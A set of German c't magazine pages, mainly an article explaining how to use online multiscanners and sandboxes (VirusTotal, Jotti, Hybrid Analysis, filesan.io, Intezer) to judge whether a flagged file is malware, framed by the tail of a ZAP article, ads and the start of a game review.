Falls Sie Webseiten testen möchten, die eine Anmeldung verlangen, sollten Sie den manuellen Modus in ZAP starten. Dieser hat bereits den lokalen Proxyserver von ZAP (Port: 8080) voreingestellt. Über das Head-up-Display (HUD) links und rechts am Rand können Sie weitere Aktionen auf der aktuell geöffneten Seite starten. Sie loggen sich auf Ihrer Website über den ZAP-Browser ein und können die Website danach ohne Probleme und mit gültiger Authentifizierung testen.

Die aufgerufene URL taucht sowohl in der Sitemap links als auch unten in der History auf.

Literatur

- [1] Jan Mahn, Testsystemversagen, Die Anatomie von typischen Datenlecks bei Test- und Impfterminvergabe, c't 14/2021, S. 126
- [2] Ronald Eikenberg, Alexander Königstein, Gute Tools, böse Tools, Hacking-Werkzeug für Fortgeschrittene, c't 23/2021, S. 24

ZAP und WackoPickle: ct.de/ybap

JavaLand

15. – 17. März 2022

im Phantasialand bei Köln

Die Konferenz der Java-Community!

www.javaland.eu



Jetzt Ticket sichern:



Community-Partner:



Präsentiert von: **DOAG**  Heise Medien




Bild: Albert Huim

Antivirengremium

Malware-Bedrohungen erkennen und einordnen mit Online-Analysediensten

Wenn der Virens Scanner anschlägt, hat man es entweder mit einem Schädling zu tun – oder mit einem Fehlalarm. Und angeblich saubere Dateien sind nicht immer ungefährlich. Wir zeigen, wie Sie mit Online-Analysediensten schnell eine zweite, dritte und vierte Meinung einholen.

Von Olivia von Westernhagen

Vor allem Windows-Nutzer kennen das: Der Download einer Datei ruft den vorinstallierten Defender oder einen anderen Virenwächter auf den Plan. Die Datei sei gefährlich, die Lage ernst und schnelles Handeln erforderlich. Statt die mögliche Bedrohung nun geradewegs von der Festplatte zu fegen, bietet es sich im Zweifel jedoch an, eine zweite, dritte oder auch fünfundzwanzigste Meinung einzuholen.

Mit Onlineplattformen zur Malwareanalyse ist das ganz einfach: Nach dem Upload der fraglichen Datei geben dort

gleich mehrere Antiviren-Engines ihr Urteil ab, ganz ohne Softwareinstallation. Neben solchen Multiscannern gibt es Dienste, die übermittelte Dateien einer dynamischen Analyse unterziehen, um mehr über Funktionsweise und etwaige böse Absichten ans Tageslicht zu fördern. Dazu wird die jeweilige Datei auf den Servern der Anbieter in einer Sandbox-Umgebung ausgeführt – und damit völlig risikofrei für das eigene System.

Klingt praktisch? Ist es auch! Dieser Artikel lädt Sie zum ersten Kennenlernen bewährter Analysedienste ein und liefert

Ihnen eine Handvoll Tipps mit besonders interessanten Schwerpunkten oder Funktionen. Zusätzlich erklärt er, wie und wo Sie bei Bedarf mit den Analyseergebnissen weiter recherchieren können. Links zu allen Diensten und den beschriebenen Scan-Berichten unseres Beispielschädlings haben wir unter ct.de/ybsh für Sie hinterlegt.

Bevor es richtig losgeht

Stellen Sie sich etwa die folgende Situation vor: Sie möchten ein ganz bestimmtes Programm unbedingt ausprobieren. Oder Sie sind gar darauf angewiesen, um Ihrem Job nachzugehen. Nach dem Download merkt allerdings der Defender: Es handle sich um „Trojan:Win32/Tnega.PK!MTB“. Das klingt gefährlich – und zugleich nach einer perfekten Gelegenheit, ein paar Analysedienste zu füttern. Um diesen Artikel möglichst anschaulich zu gestalten, haben wir die Malware aus diesem fiktiven Szenario je einmal an alle hier vorgestellten Plattformen übermittelt. Es handelt sich dabei um einen echten Schädling.

Nutzer, die die Dienste lieber gleich mit eigenen Verdachtsfällen testen möchten, sollten sich darüber im Klaren sein, dass das Hantieren mit potenziell Schadcode Risiken birgt und auf eigene Gefahr geschieht. Das Umbenennen von Dateien etwa von beispiel.exe nach beispiel.ex_ kann dabei helfen, versehentliche Doppelklicks im Zuge des Uploads zu den Analyseplattformen abzufangen. Hat Ihr Virenjäger die verdächtige Datei bereits in Quarantäne verschoben, können Sie den Verdachtsfall in aller Regel über die Oberfläche der AV-Software wiederherstellen.

Wenn Sie auf Nummer sicher gehen wollen, können Sie die Dateien auch in einer virtuellen Linux-Maschine aufbewahren und damit bei den Diensten hochladen. Das hat außerdem den Vorteil, dass Ihnen der lokale Virenschutz von Windows nicht in die Quere kommt.

VirusTotal

Der wohl bekannteste Onlinedienst für den Multiscan beliebiger Dateien ist VirusTotal.com (VT). Er existiert bereits seit 2004 und wird mittlerweile von Google betrieben. Beim Scannen greift VT auf über 70 Scan-Engines verschiedener Hersteller zurück, darunter namhafte Anbieter wie Avira, GData, Kaspersky, Microsoft, aber auch auf Scanner hierzulande eher unbekannter Unternehmen wie Cybereason, Kingsoft oder Zillya. Zu be-

ct kompakt

- Online-Analysedienste helfen bei der Einschätzung, ob eine Datei schädlich ist.
- Weitere Indizien liefert eine dynamische Analyse, bei der die Datei ausgeführt wird.
- Vertrauliche Dateien sollte man nicht bei den Onlinediensten hochladen.

achten ist, dass je nach Dateityp und Zielplattform des Uploads nicht jede Engine zum Einsatz kommt. Laut VirusTotal-Doku (siehe ct.de/ybsh) ist grundsätzlich „jede Art binären Contents“ prüfbar. Überdies kann man mit dem Service auch URLs scannen.

Während VT in der Anfangszeit noch eine Plattform zur rein statischen Dateianalyse war, bindet sie mittlerweile auch Sandbox-Umgebungen und Tools zur dynamischen Analyse ein. Dazu kommen teils eigene, teils aber auch Produkte externer Anbieter zum Einsatz. So ist beispielsweise seit Oktober 2021 das Tool Sysmon aus der bekannten Sysinternals-Sammlung von Microsoft [1] mit an Bord.

Standard-Scans sind bei VT weder mit dem Anlegen eines Accounts noch mit


Kosten verbunden. Nutzern sollte allerdings bewusst sein, dass Reports zu hochgeladenen Dateien öffentlich zugänglich sind; Premium-Nutzer können unter Umständen gar auf die Dateien selbst zugreifen. Das Scannen von Dateien mit vertraulichem Inhalt ist also eher eine schlechte Idee. Die angeblich von einem Kollegen stammende Excel-Datei mit den neuesten Umsatzzahlen laden Sie dort besser nicht hoch, sofern Sie nicht ausschließen können, dass die Datei echt ist.

Nach dem Upload einer Datei überprüft der Service zunächst anhand des Datei-Hashes, ob bereits Analysen derselben Datei auf der Plattform verfügbar sind. Hier empfiehlt es sich meist, eine erneute Analyse durchführen zu lassen, statt sich auf bereits abrufbare ältere Analyseergebnisse zu verlassen. Denn die Signaturen der Engines werden in kurzen Intervallen aktualisiert, und gerade bei hochaktuellen Bedrohungen können die Erkennungsraten innerhalb kürzester Zeit in die Höhe schnellen. Umgekehrt kommt es auch vor, dass einzelne Hersteller Fehl-Erkennungen (False Positives) nachträglich korrigieren.

VirusTotal-Ergebnis aufgeschlüsselt

Ein, zwei rote Zeilen, gerade wenn sie von eher unbekannten Engines stammen, sind vermutlich vernachlässigbare Fehlalarme. Wer auf Nummer sicher gehen will, legt die betroffene Datei in so einem Fall trotzdem einstweilen auf Eis und schaut mor-

Ziemlich gut versteckt: VirusTotals „Reanalyze“-Button – hier gelb markiert – wirft bei Bedarf einen erneuten Scan an.



Jotti hat sich über die Jahre kaum verändert. Hinter dem Retro-Look steckt bewährte Technik.

gen noch mal, ob sich weitere Scanner der Einschätzung angeschlossen haben – vielleicht war der Schädling ja so neu, dass er sich erst herumsprechen musste.

Die VirusTotal-Analyse der als Trojan:Win32/Tnega.PK!MTB erkannten Beispiel-Datei lässt jedoch wenig Zweifel an den Absichten des Prüflings: 45 von 66 eingesetzten Scan-Engines liefern Treffer in Gestalt eigener Bezeichnungen, im Fachjargon Aliases, zurück. Die hohe Anzahl der Treffer ist im konkreten Fall Anlass genug, um auf die Ausführung der Datei auf dem eigenen System zu verzichten.

Wer noch immer nicht vollends überzeugt ist, kann die übrigen Reiter der Analyse nach potenziell hilfreichen Zusatzinformationen durchforsten. Die gibt es zur Genüge: Unter „Relations“ finden sich Hinweise auf die Kontaktaufnahme zu einer Domain, auf der in der Vergangenheit offenbar schädliche Inhalte entdeckt wurden. Der Reiter „Behavior“ verrät unter anderem, dass die Malware klammheimlich weitere EXE-Dateien und eine Programmbibliothek (DLL) im %temp%-Ordner ablegt. Zu besagter DLL wiederum gibt es einen eigenen VT-Report mit mehreren Treffern durch verschiedene Scan-Engines.

Der Reiter „Community“ liefert oft Kommentare anderer VT-Nutzer (häufig Sicherheitsforscher) sowie Verweise auf Reports anderer Analyseplattformen. Im Zusammenhang mit unserer Datei fallen hier unter anderem die Begriffe „Warzone“ und „AveMaria“. Darauf, was man

mit solchen Schlagworten nun anfangen kann, kommen wir später noch zurück.

Jotti's Malware-Scan

Wer zuletzt vor Jahren mit Multiscannern in Kontakt gekommen ist oder einfach nur Scan-Ergebnisse zum schnellen Gegenchecken sehen will, fühlt sich von der durch VirusTotal mittlerweile gelieferten Fülle an Informationen möglicherweise erschlagen. In solchen Fällen ist Jotti's Malware-Scan eine schlanke und übersichtliche Alternative. Der Multiscanner ging ebenfalls schon 2004 ans Netz und lag gemäß der Erinnerung der Autorin dieses Artikels gegen Ende der 2000er-Jahre in puncto Bekanntheit noch ziemlich gleichauf mit VT. Mittlerweile zählt er eher zu jener Kategorie von Diensten, deren Erwähnung ungläubige Nachfragen verursachen: „Was, den gibt's noch?“

Wiederkehrende Besucher von damals erwartet ein Déjà-vu-Erlebnis: Webdesign mit Retro-Charme, ergänzt um ein, zwei Werbebanner zur Refinanzierung des durchweg kostenlosen Dienstes. Im Vergleich zu VT nutzt Jotti eine überschaubare Anzahl von Scan-Engines, nämlich 13. Dementsprechend erhält man auch die Ergebnisse deutlich flotter. Ein schöner Dreh des Services ist zudem die Möglichkeit, gleich mehrere verdächtige Dateien hochzuladen (maximal fünf auf einmal). Die Ergebnisse listet die Website dann untereinander auf. Auch Jotti weist auf frühere Scans der Datei nebst Datums- und Uhrzeitangabe hin

und bietet gut sichtbar eine erneute Überprüfung an.

Der fertige Report lässt Minimalisten-Herzen höher schlagen: Zu den Scan-Ergebnissen der Engines gesellen sich hier lediglich einige statische Dateiinformationen, wie man sie, allerdings ausführlicher, auch im „Details“-Reiter von VT findet. Die Jotti-Analyse unserer verdächtigen Beispieldatei ist ausreichend aufschlussreich: 11 von 13 Engines halten die Datei für schädlich.

An dieser Stelle hätten wir gern noch weitere, alternative Multiscan-Dienste empfohlen. Leider fiel unser Fazit beim Durchtesten eher durchwachsen aus: Gratisangebote sind häufig so stark mit lästigen und teils dubiosen Werbeanzeigen überladen, dass Angst aufkommt, sich beim Gebrauch gleich noch weitere Malware auf den Rechner zu holen. In anderen Fällen sollen Gratis-scans Kunden für kostenpflichtige Produkte anlocken: Beschränkungen auf einen kostenlosen Scan pro Tag oder nur eingeschränkt abrufbare Analyseergebnisse machen diese Angebote unattraktiv.

Weiterrecherchieren

Im Fall von „Trojan:Win32/Tnega.PK!MTB“ lässt sich die Gefahrenlage durch Multiscans recht klar einschätzen. Was aber tun bei weniger eindeutigen Ergebnissen? Tatsächlich kann man auch die Informationen aus „50:50“-Reports wunderbar zum Weiterrecherchieren verwenden.

Ein erster guter Anhaltspunkt sind die Aliase der AV-Hersteller: Die Namensbestandteile verraten oft mehr, als man vielleicht auf den ersten Blick vermutet. Mit Microsofts Erläuterungen zur Zusammensetzung seiner Schadsoftware-Namen (siehe ct.de/ybsh) lässt sich beispielsweise aufschlüsseln, dass die Beispieldatei als Trojaner für die Win32-Plattform eingestuft wird. Microsoft hat sie einer Malware-Familie zugeordnet, die das Unternehmen „Tnega“ nennt; „PK“ bezeichnet die vorliegende Variante. Und auch das Suffix (im Beispiel nach dem Ausrufezeichen) liefert in manchen Fällen noch Zusatzinformationen, etwa zu beschädigten (.dam) oder komprimierten (.pak) Dateien. Jeder Hersteller nutzt eigene Schemata zur Benennung. Ein englischsprachiger Blogbeitrag des Antivirenherstellers G Data mit dem bezeichnenden Namen „Taming the mess of AV detection names“ beleuchtet dieses Phänomen genauer und

Das Magazin von Fotografen für Fotografen



Drohnenfotografin und c't Fotografie-Autorin

Andrea Künstle, fotografiert u. a. in Deutschland, Sumatra, Kambodscha und vielen anderen Ländern.

„Fotografie ist für mich nicht schauen, sondern fühlen!“

Andrea Künstle



© Andrea Künstle

2 x c't Fotografie testen

- o 2 Ausgaben kompaktes Profiwissen für 14,30 €
- o 35 % Rabatt gegenüber Einzelheftkauf
- o Inkl. Geschenk nach Wahl



Jetzt bestellen:

www.ct-foto.de/miniabo

umfasst zudem eine Tabelle, die die Schemata einiger bekannter Hersteller übersichtlich aufschlüsselt (siehe ct.de/ybsh).

Beim Aufdröseln der Namen aus einem Multiscan-Bericht lohnt zum einen ein genauer Blick auf die Malware-Art: Beispielsweise wiegen 30 VT-Treffer, die auf Adware, also mit Werbung um sich werfende Software, hindeuten, in den Augen der meisten Nutzer sicherlich weniger schwer als 10 Treffer mit „Ransom“ (für Ransomware), „Worm“ oder „Trojan“ im Alias.

Außerdem sind die verfügbaren Bezeichnungen der Malware-Familien aus den Reports auch gut als Suchbegriff geeignet, zum Beispiel zum Durchforsten der Malware-Wissensdatenbank Malpedia des Fraunhofer-Instituts für Kommunikation, Informationsverarbeitung und Ergonomie (siehe ct.de/ybsh). Die Eingabe von „Tnega“ ins dortige Suchfenster fördert keine Treffer zutage, „Ave Maria“ oder „Warzone“ aus dem VT-Community-Reiter aber schon. Der Malpedia-Eintrag zu Ave Maria umfasst Alternativbezeichnungen für die Malware-Familie, setzt sie in Beziehung zur Cybergang Anunak, auch bekannt als Carbanak, und verweist auf ausgewählte Veröffentlichungen zu verwandten Malware-Aktivitäten.

Sandbox-Analysen

Auf das Erkennen einer Bedrohung und deren Entfernung durch die installierte

AV-Software folgen mitunter innere Unruhe und Ungewissheit – vor allem dann, wenn der Code tatsächlich ausgeführt wurde. Was, wenn doch nicht alle Komponenten restlos beseitigt wurden? Oder existiert gar noch eine Backdoor, durch die weitere Schädlinge schlüpfen könnten?

Im Falle schwerer Malware-Infektionen ist ein System ohnehin als dauerhaft kompromittiert zu betrachten und das Neuaufsetzen unumgänglich. Möchte man aber beispielsweise herausfinden, ob nervige Adware wirklich restlos beseitigt wurde, lohnt es, den Schadcode in eine Online-Sandbox zu werfen, um sämtliche Komponenten und Speicherorte ausfindig zu machen. Neugierige können im Zuge einer solchen dynamischen Analyse aus sicherer Entfernung erfahren, was alles hätte passieren können. Und zu guter Letzt ist die Sandbox-Analyse auch eine gute Option, um im Anschluss an einen Multiscan mit geringer Trefferquote auf Nummer sicher zu gehen, bevor man einen Fehlalarm endgültig als solchen akzeptiert.

Hybrid Analysis

Gemessen am Bekanntheitsgrad ist die Plattform Hybrid Analysis sozusagen das VirusTotal unter den Online-Sandboxes. Auch hier kann man Dateien kostenlos und ohne vorherige Anmeldung analysieren lassen. Die Sandbox führt nicht nur

Anwendung aus, sie öffnet etwa auch Office-Dokumente in einem freizügig konfigurierten Microsoft Office, wodurch etwaiger Makrocode ausgeführt wird.

Die hochgeladenen Dateien landen je nach Typ meist in der Falcon-Sandbox des Betreibers CrowdStrike. Sie ist ein kommerzielles Produkt, das für den Gratis-service in einer etwas abgespeckten Fassung zum Einsatz kommt. Wie auch VT nimmt Hybrid Analysis nicht nur Dateien, sondern auch URLs entgegen. Diese öffnet der Dienst im vorinstallierten Browser der Sandbox und überprüft sie auf verdächtige Aktivitäten.

Im Anschluss an den Datei-Upload kann man unter anderem die zu verwendende Sandbox wählen: Windows 7 (32- oder 64-Bit), ein 64-Bit-Ubuntu-Linux 16.04 oder eine statische Analyseumgebung für Android-Code. Hinzu kommen weitere Konfigurationsoptionen, etwa in Gestalt einer experimentellen Tarnfunktion, die verhindern soll, dass Schadcode die Sandbox als solche identifiziert. Außerdem kann man die Ausführungsdauer anpassen, zusätzliche Kommandozeilenparameter für den Start des untersuchten Codes angeben oder der Sandbox ein Passwort für geschützte Dokumente übermitteln.

Sämtliche Informationen aus einer fertigen Analyse aufzuschlüsseln, würde den Rahmen dieses Artikels sprengen. Als Beispiel soll deshalb an dieser Stelle wiederum ein Hybrid-Analysis-Report der genutzten Beispiel-Malware dienen. Gleich der erste Abschnitt „Indicators“ erläutert anhand statischer Dateimerkmale, aber auch anhand bestimmter Aktivitäten auf dem System, sehr anschaulich, was die hochgeladene Datei verdächtig macht. Im konkreten Fall führt er unter anderem die bereits erwähnte, extrahierte und ebenfalls als schädlich bewertete DLL und die Fähigkeit des Schadcodes an, das Betriebssystem herunterzufahren beziehungsweise neu zu starten.

Wie bereits angedeutet, liefert der „Behavior“-Reiter von VT einige dieser Informationen ebenfalls – aber eben ohne jegliche Einordnung oder Bewertung, so dass Laien eher wenig damit anfangen können. Hybrid Analysis unterteilt den Indicators-Abschnitt in „Malicious“ (also bösartig), „Suspicious“ (verdächtig) sowie Informationen eher neutraler Natur („Informative“). Weitere Features, die VT nicht zu bieten hat, sind Screenshots aus der Sandbox sowie besonders detaillierte

The screenshot displays the 'Indicators' section of the Hybrid Analysis web interface. At the top, a blue banner states: 'Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.' Below this, a red header 'Malicious Indicators' with a '10' badge is visible. The main content area is divided into three sections: 'External Systems', 'General', and 'Installation/Persistence'. Each section contains a list of indicators with expandable details (indicated by a downward arrow). The 'External Systems' section includes indicators like 'Sample was identified as malicious by a large number of Antivirus engines' and 'Sample was identified as malicious by at least one Antivirus engine'. The 'General' section includes 'Contains malicious Memory Dumps', 'The analysis extracted a file that was identified as malicious', and 'The analysis spawned a process that was identified as malicious'. The 'Installation/Persistence' section includes 'Creates a thread in a remote process'. On the right side, a sidebar lists various analysis artifacts: Incident Response, Related Sandbox Artifacts, Indicators (Malicious (9), Suspicious (18), Informative (19)), File Details, Screenshots (1), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (3), Notifications, and Community (0). A 'Back to top' link is at the bottom of the sidebar.

Auch ohne Vorkenntnisse leicht les- und nachvollziehbar: die Erläuterungen zu den „Indicators“ im Hybrid-Analysis-Report.


Informationen zum Verhalten des Codes und sämtlicher von ihm gestarteter Prozesse. Letztere Informationen findet man im Abschnitt „Hybrid Analysis“, wo man auf die aufgelisteten Prozesse klicken und durch die verschiedenen Reiter zu Zugriffen auf Registry, Dateisystem & Co. navigieren kann.

Weitere Online-Sandboxes

Weiteren Aufschluss über mögliche versteckte Schadfunktionen und verborgene Details kann ein anderer spannender Bestandteil des Hybrid-Analysis-Reports geben: der „Extracted Strings“-Abschnitt. Er listet aus der hochgeladenen Datei und ihren Komponenten extrahierte Zeichenfolgen (Strings) auf. Dass dieser Abschnitt einen direkten Blick in Dateiinhalte gewährt, etwa auch von Text- oder Office-Dokumenten, ist allerdings auch einer der Gründe, weshalb man sich als Nutzer gut überlegen sollte, welche Dateien man zu Hybrid Analysis hochlädt. Denn wie bei VT gilt: Kostenlos erstellte Berichte sind grundsätzlich öffentlich abrufbar, und registrierte Nutzer können alle mit den Reports verknüpften Informationen herunterladen – einschließlich der hochgeladenen Dateien selbst.

Dieser Hinweis bietet sich als Überleitung zu einer Alternative an, die trotz kostenloser Nutzbarkeit ein klein wenig mehr Privatsphäre gewährt: filesan.io. Beim Upload kann man durch Anhaken von „Do not share file“ zumindest die Download-Möglichkeit für Community-Mitglieder abwählen. Das ändert allerdings nichts an der öffentlichen Sichtbarkeit des Analyseberichts einschließlich sämtlicher Strings.

Filesan.io fertigt Reports deutlich schneller an als Hybrid Analysis, liefert allerdings auch deutlich weniger verhaltensbasierte Analyseinformationen zurück. Diese Tatsache ist einer bewussten Designentscheidung der FileScan GmbH geschuldet. Ihr Ansatz, so erläutert ein Artikel auf der Unternehmens-Website, soll die Lücke zwischen statischer Analyse und voll ausgestatteten Sandboxes zur Malwareanalyse schließen. Das Resultat: Viele Datei-Scans in relativ kurzer Zeit mit Informationen, die auf Basis einer rein statischen Analyse nicht ermittelbar wären. Mit unserem Beispiel-Upload auf filesan.io können Sie sich selbst einen Eindruck von dem (auch optisch sehr aufgeräumten) Ergebnis eines solchen Scans verschaffen.



Schick und gut durchstrukturiert, dafür aber mit geringerem Funktionsumfang als bei Hybrid Analysis und mit Login-Pflicht präsentiert sich Intezer Analyze.

Als weitere Hybrid-Analysis-Alternative soll die Plattform Intezer Analyze nicht unerwähnt bleiben. Der Upload ist auch hier kostenlos, Privatsphären-Optionen existieren ebenso wenig wie bei Hybrid Analysis, solange man nicht zahlt. Allerdings sind Reports grundsätzlich nicht öffentlich, sondern nur für registrierte Nutzer zugänglich. Die Verwendung ist an eine kostenlose Registrierung geknüpft, was eher sporadisch wiederkehrende Anwender möglicherweise abschrecken könnte. Als sehr gelungen empfinden wir die übersichtliche Gliederung der verfügbaren Informationen sowie das entspannte und augenschonende Design. Negativ fallen die im Vergleich zu Hybrid Analysis sehr bescheidenen Konfigurationsmöglichkeiten der Sandbox vor der Dateianalyse auf.

Die Qual der Wahl

Mit den in diesem Artikel vorgestellten Multiscannern und Online-Sandboxes stehen Ihnen einige Werkzeuge zur Wahl, um mögliche False Positives oder auch False Negatives in Eigenregie zu entdecken. Die Analyse läuft in allen Fällen nach dem Hochladen der verdächtigen Datei vollautomatisch ab. Wenn Sie mehr Einfluss nehmen möchten, kann sich ein Blick auf Any.run lohnen, das wir bereits ausführlich vorgestellt haben [2]. Dort können

Sie nach dem Upload mit dem Betriebssystem der Sandbox und der hochgeladenen Datei interagieren, um den Ablauf zu beeinflussen.

Grundsätzlich sollten Sie bei den Onlinediensten besser keine Dateien hochladen, die privat bleiben sollen oder gar vertrauliche Informationen enthalten könnten. In solchen Fällen ist eine lokale Analyse-methode, beispielsweise mit einer virtuellen Maschine oder mit Desinfec't, die bessere Wahl. Wenn Sie es häufig mit verdächtigen Dateien zu tun haben, können Sie sich mit Cuckoo auch eine eigene Analyse-Sandbox zusammenstellen, die ähnlich wie die oben beschriebenen Dienste funktioniert, aber auf einem lokalen System ausgeführt wird. Wie das funktioniert, haben wir in [3] ausführlich beschrieben. (rei@ct.de) **ct**

Dieser Artikel erschien ursprünglich auf Heise+.

Literatur

- [1] Hajo Schulz, Mitschreiber, Hackern auf der Spur mit Sysmon, c't 21/2018, S. 148
- [2] Olivia von Westernhagen, Mit Schadcode auf Tuchfühlung, Interaktive Malware-Analyse mit any.run im Browser, c't 2/2019, S. 136
- [3] Olivia von Westernhagen, Blick hinter die Kulissen, Schädlinganalyse mit Cuckoo Sandbox, c't 19/2017, S. 156

Analysedienste, Beispielberichte:
ct.de/ybsh



Wandelnde Abrissbirne

Dysmantle: Hör mal, wer da hämmert

Abwrackprämie mit Zombiebonus: In Dysmantle zerlegt man genüsslich fast eine ganze Insel, um sich gegen einen Monsteransturm zu wappnen. Das weckt Erinnerungen an Minecraft oder den Early-Access-Hit Valheim mit einer ordentlichen Prise The Walking Dead.

Von Andreas Müller

Nach Jahren im Bunker geht schließlich das Essen aus, unser Held muss an die Oberfläche. Überall hungern große und kleine infizierte Monster herum, die ihm an die Gurgel wollen. Seine einzige Chance ist die Flucht von der Insel, doch dafür muss er sich mühsam durch Dschungel, Eis und Wüste kämpfen. Um die einzige Fluchtkapsel startklar zu machen, braucht er dringend die über die ganze Insel verstreuten Energiezellen. Und was hat es mit den geheimnisvollen Tafeln, Obelisken und den Raum-Zeit-Rissen auf sich?

